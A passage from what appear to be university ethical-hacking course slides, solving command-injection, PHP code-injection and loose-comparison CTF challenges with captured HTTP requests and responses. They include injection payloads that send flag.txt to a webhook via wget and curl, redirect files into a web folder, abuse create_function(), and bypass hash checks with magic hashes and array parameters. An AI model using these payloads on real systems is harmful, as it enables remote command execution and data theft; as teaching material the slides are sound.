4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
   Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Connection: close
4 Content-Disposition: inline; filename=GcnpHFpLsVja8St8JHQFIh6e.png
5 Content-Length: 48
6 Content-Type: image/png
7 Date: Tue, 20 Feb 2024 14:02:25 GMT
8 Etag: "1708437447.222428-48-2500202625"
9 Last-Modified: Tue, 20 Feb 2024 13:57:27 GMT
10 Server: waitress
11
12 UniTN{[redacted]}
```

Blind Command Injection

- Detect the vulnerability using commands that will trigger a delay (e.g., `ping -c 10 127.0.0.1`)
- Redirect the output of commands to files accessible from the internet (e.g., files in the /var/www/ folder)
- Send HTTP requests to a webhook (e.g., https://webhook.site) `curl https://<WEBHOOK_URL>?flag=`cat flag.txt``

Command Injection: Online Calculator

http://cyberchallenge.disi.unitn.it:7003/

Description:

- Read the content of the file `flag.txt`

Command Injection: Online Calculator

http://cyberchallenge.disi.unitn.it:7003/

Description:

- Read the content of the file **`flag.txt`**

Hints:

- The server has access to the Internet, can you make some HTTP requests?

Online Calculator: Solution

This is a blind command injection: we can inject commands, but the application does not show us the output of the command

- We need to exfiltrate the flag
- The simplest way to do this is to use a webhook (a URL that we can send a request to).
- **curl** is not installed on the server, so we need to use **wget**

```
"; wget https://webhook.site/redacted --post-file="flag.txt
```

Online Calculator: Solution

Request

Pretty Raw Hex

```
1  POST /execute HTTP/1.1
2  Host: cyberchallenge.disi.unitn.it:7003
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
13 DNT: 1
14 Sec-GPC: 1
15
16 expression="; wget https://webhook.site/[redacted] --post-file="flag.txt
```

REQUESTS (1/100) Newest First

Search Query

POST #5526f 193.205.210.74
02/20/2024 4:30:19 PM

Request Details Permalink Raw content Copy as

POST	https://webhook.site/[redacted]
Host	193.205.210.74 Whois Shodan Netify Censys
Date	02/20/2024 4:30:19 PM (6 minutes ago)
Size	27 bytes
Time	0.001 sec
ID	5526fe44-fa43-4d9b-a3d4-4e733cac9b9f

Query strings

(empty)

Files

Raw Content

UniTN{[redacted]}

Command Injection: Fancy Image Gallery

http://cyberchallenge.disi.unitn.it:7004/

Description:

- Read the content of the file **`flag.txt`**

Hints:

- The server has access to the Internet, can you make some HTTP requests?

Fancy Image Gallery: Solution

- Our input is heavily compared against a denylist that should prevent the most common exfiltration techniques
  - Moreover, the firewall drops all outgoing traffic
- We can **redirect** the content of **./flag.txt** inside the **./static/images/** directory
  - That is the only one writable

We can use the following payload in the message parameter:

```
"; cat ./flag.txt > ./static/images/flag.txt; echo "
```

Fancy Image Gallery: Solution

Request

Pretty Raw Hex

```
1 GET /send_feedback_email?email=aaa&subject=Feedback&message=";cat+flag.txt>./static/images/flag.txt;echo+%22 HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7004
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://cyberchallenge.disi.unitn.it:7004/
8 Connection: close
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Length: 23
4 Content-Type: text/html; charset=utf-8
5 Date: Tue, 20 Feb 2024 16:45:57 GMT
6 Server: waitress
7
8 Email sent successfully
```

Request

Pretty Raw Hex

```
1 GET /static/images/flag.txt HTTP/1.1
2 Host: cyberchallenge.disi.unitn.it:7004
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:122.0) Gecko/20100101 Firefox/122.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer:
  http://cyberchallenge.disi.unitn.it:7004/
8 Connection: close
9 Cookie: cookie-agreed-version=1.0.1; csrftoken=
  [redacted] sessionid=
  [redacted] .ASPXAUTH=
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Connection: close
4 Content-Disposition: inline; filename=flag.txt
5 Content-Length: 39
6 Content-Type: text/plain; charset=utf-8
7 Date: Tue, 20 Feb 2024 16:48:16 GMT
8 Etag: "1708447694.5729752-39-2337081892"
9 Last-Modified: Tue, 20 Feb 2024 16:48:14 GMT
10 Server: waitress
11
12 UniTN{[redacted]}
```

Code Injection

Cause: user input is not properly sanitized or validated

Impact:

- Injected code is executed by the application interpreter

Code Injection

Injection Points:

- eval
- assert
- include
- system
- exec
- shell_exec
- ...

Code Injection: Arbitrary code non-execution

TODO

Description:

- Read the content of the **`$flag`** local variable

Hints:

- Search for function vulnerabilities on the internet

Arbitrary code non-execution: Solution

The user input is `create_function('$flag', $_POST['c']);`

Searching the function on the internet, we find a code injection vulnerability: https://www.exploit-db.com/exploits/32417

"PHP is prone to a code-injection weakness because it fails to sufficiently sanitize input to 'create_function()'. Note that the anonymous function returned need not be called for the supplied code to be executed.

An attacker who can exploit this weakness will be able to execute code with the privileges of an additional vulnerable program."

Arbitrary code non-execution: Solution

```
return 1;}echo $flag;/*
```

Probably countless alternative solutions

Recap

- Developer’s errors
- Common impacts

PHP is broken: how to approach

- Search **function names** on Google:
  - Known vulnerabilities
  - Strange behaviours
  - Side effects
  - Bypass

PHP is broken: loose comparison (== / !=)

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

PHP official documentation

PHP is broken: loose comparison (== / !=)

```
<?php
  if  (hash('md5', $_GET['password']) == '0')
    authenticate()
```

- `'0e...' == '0' // true`

- Magic hashes: strings that when hashed give a 0e... value
- https://www.whitehatsec.com/blog/magic-hashes/

PHP is broken: loose comparison (== / !=)

```php
<?php
if (hash("md4", $_GET['passwd']) == $_GET['passwd'])
    {
        echo "You Win Boi";
    }
    else{
        echo "You Lost";
    }
?>
```

- We need to find a string that starts with “0e” which md4 value starts with “0e”
  - plaintext : 0e0012333333333333334557778889
  - md4 hash : 0e43404152482428541421555923344 6

Source: https://medium.com/@Asm0d3us/part-1-php-tricks-in-web-ctf-challenges-e1981475b3e4

PHP is broken: loose comparison (== / !=)

```php
<?php
require 'flag.php';

if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        print 'Both cannot be same';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
      die('Flag: '.$flag);
    else
        print 'Invalid Password';
}
```

- sha1 and md5 will return NULL if an array is given

- `http://vulnerable/?name[]=x&password[]=y`

Source: https://medium.com/@Asm0d3us/part-1-php-tricks-in-web-ctf-challenges-e1981475b3e4

Homework

- Challenge: **Hacker System Monitor**
  - **Ethical Hacking** students must send a **report** explaining their solution before TBD.

More [Web] Challenges

- Extra challenges on our platform
- https://portswigger.net
- CyberChallenge Platform
- https://www.root-me.org
- https://websec.fr/